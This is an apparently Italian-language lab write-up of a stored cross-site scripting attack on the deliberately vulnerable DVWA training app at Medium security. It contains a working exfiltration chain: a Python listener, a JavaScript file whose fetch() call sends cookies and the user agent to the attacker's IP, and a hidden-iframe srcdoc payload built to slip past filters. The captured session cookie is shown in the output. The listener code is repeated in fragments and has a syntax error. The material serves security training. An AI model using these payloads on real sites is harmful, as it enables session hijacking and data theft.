with socketserver.TCPServer("", PORT), XSSRequestHandler) as httpd:
    print(f"[+] Listener in ascolto sulla porta {PORT}")
    httpd.serve_forever() # Mantiene il server attivo per ricevere richieste infinite
```

```
# Stampa a schermo dell'indirizzo IP del client che ha fatto la richiesta
print(f"\n--- RICHIESTA IN ARRIVO DA {self.client_address[0]} ---")

# Stampa del percorso richiesto (senza query string)
print(f"Path: {parsed_path.path}")

# Stampa dei parametri GET uno per uno
print("Query params:")
for key, value in query.items():
    # value è sempre una lista, si prende il primo valore
    print(f" {key}: {value[0]}\n")

# Stampa dell'intestazione HTTP "Referer", utile per capire da quale pagina arriva la richiesta
print(f"Referer: {self.headers.get('Referer')}")
print("— FINE —\n")

# Invio di una risposta HTTP 200 OK con contenuto 'text/plain'
self.send_response(200)
self.send_header('Content-type', 'text/plain')
self.end_headers()

# Corpo della risposta (semplice messaggio "OK")
self.wfile.write(b'OK')

# Avvio del listener HTTP sulla porta specificata
with socketserver.TCPServer("", PORT), XSSRequestHandler) as httpd:
    print(f"[+] Listener in ascolto sulla porta {PORT}")
    httpd.serve_forever() # Mantiene il server attivo per ricevere richieste infinite
```

```
#Avvio del listener HTTP sulla porta specificata
with socketserver.TCPServer("", PORT), XSSRequestHandler) as httpd:
    print(f"[+] Listener in ascolto sulla porta {PORT}")
    httpd.serve_forever()

# Mantiene il server attivo per ricevere richieste infinite
```

Obiettivi principali dello script

1) Ricevere richieste HTTP GET su una porta specifica (4444 in questo caso).

2) Stampare le informazioni della richiesta in arrivo, inclusi:

- IP del client.
- Path richiesto.
- Parametri della query string (GET).
- Intestazione HTTP Referer (utile per capire da dove arriva la richiesta).
- Rispondere con un semplice OK (HTTP 200 con corpo "OK").

Questo tipo di script non è un server web completo, ma è perfetto per scopi di debug, riconoscimento o test di sicurezza.

Nel nostro contesto lo usiamo per "ascoltare" richieste automatiche inviate da payload, exploit o browser compromessi.

Adesso che lo script per l'ascolto è pronto, creiamo un file XSS.js su apache2 in /var/www/html/js/ che sarà il nostro script che trasmette l'injection al nostro server in ascolto, lo script che useremo in questo caso è : N0t4nH4ck3r<iframe hiDDen srcdoc='<sCript>src="http://192.168.104.100/js/xss.js"></sCript>'></iframe>. Obiettivo?

- Rubare cookie/sessioni (document.cookie)
- Fare keylogging
- Esfiltrare dati verso il server dell'attaccante
- Ottenere una reverse shell JS
- Eseguire comandi nel contesto della pagina visitata

Perché usare un iframe con srcdoc?

- Bypass di filtri WAF o anti-XSS: Alcuni sistemi di sicurezza non bloccano srcdoc o iframe perché sembrano innocui.

```
(kali㉿kali)-[~/var/www/html]
$ sudo mkdir /var/www/html/js

(kali㉿kali)-[~/var/www/html]
$ ls
index.html index.nginx-debian.html js

(kali㉿kali)-[~/var/www/html]
$ cd js
```

```
(kali㉿kali)-[~/var/www/html/js]
$ sudo nano XSS.js
```

Invisibilità all'utente:

- Con hidden, l'utente non vede nulla.

```
GNU nano 8.4
fetch("http://192.168.104.100:4444/?data=" + encodeURIComponent("cookie=" + document.cookie + " | ua=" + navigator.userAgent + " | host=" + location.hostname));
```

Modularità dell'attacco:

- Caricando XSS.js da remoto, l'attaccante può cambiare comportamento dell'attacco senza modificare il payload XSS originale.

Avviamo e controlliamo lo status di Apache2

```
(kali㉿kali)-[~/var/www/html/js]
$ sudo systemctl start apache2
(kali㉿kali)-[~/var/www/html/js]
$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Wed 2025-05-21 12:32:32 EDT; 6s ago
     Invocation: aa64397e2424420f904c2fb9b10936db
      Docs: https://httpd.apache.org/docs/2.4/
   Process: 99472 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 99488 (apache2)
   Tasks: 6 (limit: 2214)
  Memory: 21.4M (peak: 21.8M)
    CPU: 37ms
   CGroup: /system.slice/apache2.service
           └─99488 /usr/sbin/apache2 -k start
               ├─99491 /usr/sbin/apache2 -k start
               ├─99492 /usr/sbin/apache2 -k start
               ├─99493 /usr/sbin/apache2 -k start
               ├─99494 /usr/sbin/apache2 -k start
               └─99495 /usr/sbin/apache2 -k start

May 21 12:32:32 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
May 21 12:32:32 kali apachectl[99487]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to suppress this message
May 21 12:32:32 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
```

Una volta controllata la cartella per verificare che il file fosse presente all'interno di quest'ultima, Avviamo il nostro listener

Fatto tutto questo, possiamo lasciare il nostro web server modificato in ascolto e spostarci sul server DVWA e impostare i vari settaggi.


```
(kali㉿kali)-[~]
$ ls
Desktop Documents Downloads linpeas.sh.1 Music packages.microsoft.gpg Pictures Public Templates user.txt Videos vscode.deb xss_listener.py

(kali㉿kali)-[~]
$ sudo python3 xss_listener.py
[+] Listener in ascolto sulla porta 4444
```

Apriamo il server DVWA impostiamola il Security level su “**Medium**”. Andiamo su XSS Stored ed ispezioniamo la pagina, aumentiamo la capacità dell’input name --> maxlenght, per aumentare lo spazio di inserimento per farci entrare il nostro script.



The screenshot shows the DVWA Security interface. On the left sidebar, under the **XSS reflected** section, there is a link labeled **XSS stored**. This indicates that the XSS attack has been successfully stored in the database.



The screenshot shows the DVWA XSS stored page. A green banner at the top says "XSS stored". A blue arrow points from this banner to the "XSS stored" link in the DVWA Security sidebar. Below the banner, the browser's developer tools are open, showing the HTML code of the page. The code includes an input field with the name "txtName" and a maximum length of 100, which corresponds to the increased maxlenght value used in the attack.

In modalità medium, DVWA applica alcune difese base contro gli attacchi XSS, ad esempio:

- Un filtro che sanitizza parzialmente l'input,
- Oppure encode solo alcuni campi

N0t4nH4cke3r<iFrame hiDDen srcdoc='<sCript src="<http://192.168.104.100/js/xss.js>"></sCript>'></iFrame>

Inserire lo script nel campo "Name" funziona perché:

- Quel campo viene iniettato più direttamente nella pagina HTML,
- La DVWA in modalità Medium filtra solo parzialmente, e spesso non filtra il "Name", ma lo fa con "Message".

Come si vede poi dalla seconda foto lo script è stato lanciato con successo ed il messaggio compare in modo non "sospettoso".

Name: N0t4nH4ck3rMessage: Welcome!

E ora non ci resta che vedere il risultato nel nostro Listener!

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="N0t4nH4ck3r<iFrame hiDDen srcdoc='<sCript src='http://192.168.104.100/js/xss.js'></sCript>'></iFrame>"/>
Message *	<input type="text" value=""/>
<input type="button" value="Sign Guestbook"/>	

Cosa fa, in breve:

- <iFrame hiDDen>: crea un iframe invisibile (con hidden).
- srcdoc='...': inserisce direttamente del codice HTML dentro l'iframe (in questo caso, uno script).
- <script src="http://192.168.104.100/js/xss.js">: carica ed esegue lo script remoto.

TaDà! Ecco qui il nostro piccolo ascoltatore che ruba tutte le informazioni utili.

Informazioni come:

- IP della Vittima
- Livello di sicurezza Browser
- Versione del Browser
- Data



```
(kali㉿kali)-[~] $ sudo python3 xss_listener.py
[+] Listener in ascolto sulla porta 4444
— RICHIESTA IN ARRIVO DA 192.168.104.100 —
Path: /
Query params:
  data: cookie=security=medium; PHPSESSID=364917278612b9c942fb6abdd2dd59c5 | ua=Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 | host=
Referer: http://192.168.104.150/
— FINE —

192.168.104.100 - - [21/May/2025 12:43:35] "GET /?data=cookie%3Dmedium%3B%20PHPSESSID%3D364917278612b9c942fb6abdd2dd59c5%20%7C%20ua%3DMozilla%2F5.0%20(X11%3B%20Linux%20x86_64%3B%20rv%3A128.0)%20Gecko%2F20100101%20Firefox%2F128.0%20%7C%20host%3D HTTP/1.1" 200
```

Guarda caso proprio tutte le informazioni che cercavamo!

CONCLUSIONI FINALI

L'esercitazione ha dimostrato come una vulnerabilità XSS persistente possa compromettere seriamente la sicurezza di una web application. Attraverso script JavaScript iniettati in DVWA, siamo riusciti a simulare il furto di cookie di sessione, raccogliendo informazioni sensibili come IP, browser e data di accesso. Abbiamo testato l'attacco sia a livello LOW che MEDIUM, evidenziando come anche un filtraggio parziale possa essere aggirato con tecniche mirate (es. , iframe srcdoc). È stato inoltre sviluppato un web server in ascolto per ricevere e analizzare i dati esfiltrati. Questa attività ha rafforzato la comprensione delle tecniche di attacco XSS e dell'importanza della sanitizzazione degli input, della corretta configurazione del server e dell'adozione di buone pratiche di sviluppo sicuro.

Un attacco XSS, anche semplice, può trasformarsi in una grave violazione se sottovalutato.